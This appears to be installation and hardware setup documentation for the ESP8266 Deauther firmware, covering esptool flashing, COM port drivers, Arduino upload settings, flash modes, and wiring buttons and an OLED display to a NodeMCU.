
We recommend the esptool for flashing .bin files, because it works on all platforms. You can read more about how esptool works on their github page.

For customized versions, we highly recommend using Arduino IDE and our Deauther SDK (see Compiling using Arduino IDE).

Flash Button and espcomm_open error

Sometimes everything is right but it won't upload and you may get an error like **`error: espcomm_open failed.`**

What you have to do is hold the flash button down, start uploading and only release it when you see that it's started uploading.



Most development boards feature an auto-reset method and sometimes it doesn't work properly and it fails to go into flashing mode automatically. To manually force it into the flashing mode, you have to hold down the button.

Drivers and COM Port


In order to upload successfully, you must select the correct COM port. You can think of it as the address with which your computer accesses the ESP8266. The best way to find the correct port is to open the Arduino IDE and see what ports are listed there. This looks the same for every OS, including Linux. On Windows, COM1 is usually never the correct port. On Windows, you can also have a look at your device manager; there you can also see if a device is not recognized.

If none of the COM ports work correctly or you can't find any COM Port, you might need to install the drivers.

The driver you need depends on the UART (USB to Serial) chip that is used on your development board.

Those are the drivers of the most used chips:

- CP2102
- CH340



If you're not sure which chip your board is using, just try both.

If this doesn't help, try out different cables (some USB cables are only for charging and don't have data lines) or plug it to a different USB port.

Upload Settings

Those are the recommended upload/compile settings for Arduino:

`Board: Generic ESP8266 Module`

`Flash Mode: DIO`

`Flash Frequency: 80 MHZ`

`CPU Frequency: 160 MHz`

`Flash Size: 1M (256K SPIFFS)`

`Reset Method: nodemcu`

`Upload Speed: 115200`

`Port: <com port of your device>`

Most NodeMCUs and other development boards have 4MB Flash so you can set the Flash Size to 4M (3M SPIFFS) or select NodeMCU 1.0 as the board. A bigger Flash size can give you more memory in the SPIFFS for saving data, scripts or other files. Increasing the SPIFFS can also make it a bit slower, as the ESP8266 has to maintain a bigger file system. If you have a board with the ESP-07 (the one with the connector for an external antenna), it probably has only 1MB of flash, so keep the recommended settings above.

Putting the Upload Speed to 921600 (or other baud rates) gives you a higher upload speed but doesn't always work.

Flash Mode

DIO should always work. It means Dual In-/Output.

QIO (quad I/O) uses 4 instead of 2 pins and will make the flash faster. However, you won't be able to use GPIO 9 and 10 (SD2, SD3)! If you flash it with QIO and use those pins, it will crash without a warning.

More details on the different modes are descripted here: https://github.com/espressif/esptool/wiki/SPI-Flash-Modes

Flash Frequency

A higher flash frequency should increase the speed, but it doesn't always work with every module.

Try out what works the best.

CPU Frequency

We strongly recommend to use 160MHz to get the extra performance out of the chip.

Reset Method


Again, try out what works and use that.

Baud Rate

The recommended baud rate for uploading is 115200. You can try higher baud rates for faster uploading or slower ones if 115200 isn't working very reliably.

Flash Size

The flash size is an important factor!



The ESP-12 (which is used on most development boards like the NodeMCU) has 4MB of flash memory. Other Modules, like the ESP-01 and ESP-07 (the one with the antenna connector), come with only 1MB of memory. You have to change your upload settings depending on the module you're using. For compiling, we recommend to use either **`1M (256K SPIFFS)`** or **`4M (3M SPIFFS)`**. It is also very important to note that you must give the SPIFFS some memory. This software will only work with the SPIFFS enabled, otherwise you will see something like **`Initializing SPIFFS...ERROR`** on startup.

Setup Display & Buttons

Before you continue

Using the display interface is completely optional.

The ESP8266 Deauther can also just be used over serial or the web interface.

You should know some basics of how to use, code and create stuff with Arduino.

If you don't, then we highly recommend you get some sort of Arduino starter kit and start learning. The steps of this tutorial are very simple, but if you have never done something like this, it's very important to get a basic knowledge about the topic first!

I will focus on the NodeMCU in this tutorial since it is the most popular ESP8266 based development board. Every other development board using the ESP8266 should work just like that.


What you need

- a breadboard
- jumper wires
- an ESP8266 dev board (i.e. NodeMCU)
- 3 - 6 buttons (3 required, optional up to 6)
- an SSD1306 or SH1106 OLED display with 128x64 pixels
- optional: a RGB LED (3 single LEDs or a neopixel will also work)
- optional but recommended: 2x 10k ohm resistors
- a working Arduino setup that can compile this project (see Installation)
- patience
- common sense
- the ability to read and follow this tutorial carefully
- also recommended: know how to read error messages and use Google correctly
- For a beginner, it's recommended to only use 3 buttons (you can add more later), ab i2c display (those with 4 pins) and (optional) a neopixel as RGB LED.
- You can find links to everything you need for this here.

Wire everything up

Here is a quick reference of the NodeMCU pinout:

PIN DEFINITION



Now one important thing is that we have a limited amount of pins and we have to be careful which we use.

Those are the ones we can use for attaching the components:

NodeMCU Pin	GPIO	Note
D0	GPIO 16	No i2c or pwm, sometimes used for board LED
D1	GPIO 5	
D2	GPIO 4	

NodeMCU Pin	GPIO	Note
D3	GPIO 0	Used for flash button
D4	GPIO 2	Needs pull-up resistor, used for module LED
D5	GPIO 14	
D6	GPIO 12	
D7	GPIO 13	
D8	GPIO 15	Needs pull-down resistor
D9	GPIO 3	RX (Serial)
D10	GPIO 1	TX (Serial)
SD2	GPIO 9	Used for Flash
SD3	GPIO 10	Used for Flash

A few things are important to note here!


- D0 or GPIO 16 can't be used for a classical RGB LED (pwm) or for the display (i2c).
- D4 and D8 need resistors? Yes these pins are used for booting the device correctly. That's where the recommended two resistors come in place! Usually the development board already has such in place, but in case you use these pins and run into problems when uploading new code - that might be the reason! So keep in it in mind.
- D9 and D10 are used for serial and are, as such, essential to upload code and debug it. Don't use these pins unless you know what you're doing!

- D3 or GPIO 0 is used for the flash button. Usually that's not a problem, but again… if you run into problems when uploading, keep in mind that the pin is used to get the device into flash mode.
- SD2 and SD3 are used for the on-board SPI flash. You can use them safely as long as you don't select QIO in the upload/compile settings.
- That leaves us with seven safe to use pins and four more which we have to be a bit careful with.
- Now you don't have to be a genius to figure out that if you want to use all six buttons (six pins), a SPI display (four pins) and a RGB LED (three pins), 11 pins are not enough.
- That's why it is recommended to use an i2c display (two pins) or a neopixel/ws2812 (one pin).

